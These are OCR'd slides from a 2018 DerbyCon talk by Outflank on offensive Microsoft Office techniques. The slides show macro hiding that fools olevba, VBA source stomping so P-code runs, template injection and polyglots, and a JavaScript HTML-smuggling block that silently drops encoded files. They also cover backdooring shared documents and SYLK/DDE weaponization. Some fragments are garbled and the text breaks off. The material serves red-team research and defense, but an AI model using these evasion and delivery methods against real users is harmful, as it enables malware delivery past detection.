THE MS OFFICE MAGIC SHOW

Pieter Ceelen & Stan Hegt

DerbyCon 2018

OUTFLANK

clear advice with a hacker mindset


HOCUS PCODUS

Making the macro disappear

OUTFLANK

clear advice with a hacker mindset

HIDING MACROS FROM GUI



Original idea: https://www.thegrideon.com/vba-internals.html

HIDING MACROS FROM OLETOOLS


fish /Users/stan — -fish — 102×24

```
[stan@aapje ~> python ~/Downloads/oletools-master/oletools/olevba.py ~/Documents/Temp/macro.doc ]
olevba 0.52.3 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------
OLE:M------- /Users/stan/Documents/Temp/macro.doc
===============================================================================
FILE: /Users/stan/Documents/Temp/macro.doc
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /Users/stan/Documents/Temp/macro.doc - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO Module1.bas
in file: /Users/stan/Documents/Temp/macro.doc - OLE stream: u'Macros/VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub BenignCode()
   MsgBox "Really, nothing to see here....."
End Sub

No suspicious keyword or IOC found.

stan@aapje ~>
```

HIDING MACROS FROM OLETOOLS



Fooling the analyst by abusing his toolkit

- Various command line OLE analysis tools (OLEtools, OLEdump, …)
- Read relevant OLE streams, extract information and output line-by-line
- Use special characters to manipulate output (character \x08, backspace)

REMOVING SOURCE CODE: P-CODE

A VBA module OLE stream consists of two parts:

- PerformanceCache (undocumented)
- CompressedSourceCode (compressed version of VBA code)


Amongst others, PerformanceCache contains P-Code:

- VBA version-specific pseudo code for stack machine
- Office 2010 onwards uses VBA7 stack machine

Original research: https://github.com/bontchev/pcodedmp

If version (byte 3 + 4) in _VBA_PROJECT stream matches Office version of the host and architecture of stack machine matches (x86 vs x64), then P-Code is executed instead of VBA source code

P-CODE VIEWED FROM AN OLE STREAM EDITOR



AFTER NULL'ING COMPRESSEDSOURCECODE

pcodedmp — fish /Users/stan/Downloads/pcodedmp-master/pcodedmp — -fish — 113×25

```
stan@aapje ~/D/p/pcodedmp> python ~/Downloads/oletools-master/oletools/olevba.py ~/Documents/Temp/Trick_2.doc
olevba 0.52.3 - http://decalage.info/python/oletools
Flags        Filename
-----------  -----------------------------------------------------------------
OLE:M------- /Users/stan/Documents/Temp/Trick_2.doc
==============================================================================
FILE: /Users/stan/Documents/Temp/Trick_2.doc
Type: OLE
------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: /Users/stan/Documents/Temp/Trick_2.doc - OLE stream: u'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
------------------------------------------------------------------------------
VBA MACRO Module1.bin
in file: /Users/stan/Documents/Temp/Trick_2.doc - OLE stream: u'Macros/VBA/Module1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

No suspicious keyword or IOC found.

stan@aapje ~/D/p/pcodedmp>
```

SAW IN HALF

Macro smuggling

OUTFLANK

clear advice with a hacker mindset

OFFICE AND TEMPLATES BASICS

.dotx file with a
template reference

Macro enabled
Word template

- Macro's from templates are loaded when template can be found.
- Full path to template stored in the docx file word/_rels/settings.xml.rels


```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId1"
Type="                                                    lationships/attachedTemplate
" Targ   t="file:///C:\Users\test\Documents\TEMPLATE.dotx"
Target
```

PROPERTIES WE CAN ABUSE

- If Word can’t locate the template, it will check the current directory for the template filename.
- If template is not found, no error. Word just points to normal.dotm.
- Word accepts renaming a .dot file to another extension (not for dotm)

TEMPLATE POLYGLOT WITH HTML

After .dot header, inserted HTML Comment




At end of file, close HTML comment and generate content using JS

BRINGING SMUGGLING IN PLAY

```
22  var readmefile = '0M8R4KGxGuE8IS0tAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAABAAAAKAAAAAAAAAA
23
24  var data = base64ToArrayBuffer(readmefile);
25  var blob = new Blob([data], {type: 'octet/stream'});
26  var fileName = 'readme.html';
27
28  if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
29  else {
30    var a = document.createElement('a');
31    document.body.appendChild(a);
32    a.style = 'display: none';
33    var url = window.URL.createObjectURL(blob);
34    a.href = url;
35    a.download = fileName;
36    a.click();
37    window.URL.revokeObjectURL(url);
38  }
39
40  var docxfile ='UEsDBBQABgAIAAAAIQDfpNJsWgEAACAFAAATAAgCW0NvbnRlbnRfVHlwZXNdLnhtbCCiBAIooAACAAA
41
42  var data = base64ToArrayBuffer(docxfile);
43  var blob = new Blob([data], {type: 'octet/stream'});
44  var fileName = 'innocent.docx';
45
46  if(window.navigator.msSaveOrOpenBlob) window.navigator.msSaveBlob(blob,fileName);
47  else {
48    var a = document.createElement('a');
49    document.body.appendChild(a);
50    a.style = 'display: none';
51    var url = window.URL.createObjectURL(blob);
52    a.href = url;
53    a.download = fileName;
54    a.click();
55    window.URL.revokeObjectURL(url);
56  }
```

https://outflank.nl/blog/2018/08/14/html-smuggling-explained/

OTHER TRICKS WITH EXTERNAL TEMPLATES (1/2) WRITABLE TRUSTED LOCATIONS ON NETWORK




OTHER TRICKS WITH EXTERNAL TEMPLATES (2/2)
BACKDOORING LEGIT DOCUMENTS

Mark C:\Windows\system32\cmd.exe

```
C:\>icacls \\vboxsrv\documents\justarandomfileshare\empty.dotm /grant "DOMAIN\do
main
```

```
>> Find-I
).AddDays(-7) -CheckWriteAccess
```



Script that points all writeable Word files to an empty template (unzip, update xml, zip)

Windows PowerShell

```
File E:\legit.docx already has an template attached, updating
```

https://github.com/outflanknl/Invoke-Templator/

SMOOTH AS SYLK

The oldest trick in the magic book

OUTFLANK

clear advice with a hacker mindset

WHAT IS A SYLK FILE?


SYmbolic LinK file format (SYLK)

- Introduced in 1980s by Microsoft
- Exchanging spreadsheet data with external programs
- Text-based, ASCII file format
- .slk file type associated with Excel
- Can be weaponized using DDE (@enigma0x3)

Since it is a text-based file format, SYLK files are never opened in the Protected View sandbox!

SYLK EXAMPLE

```
ID;P
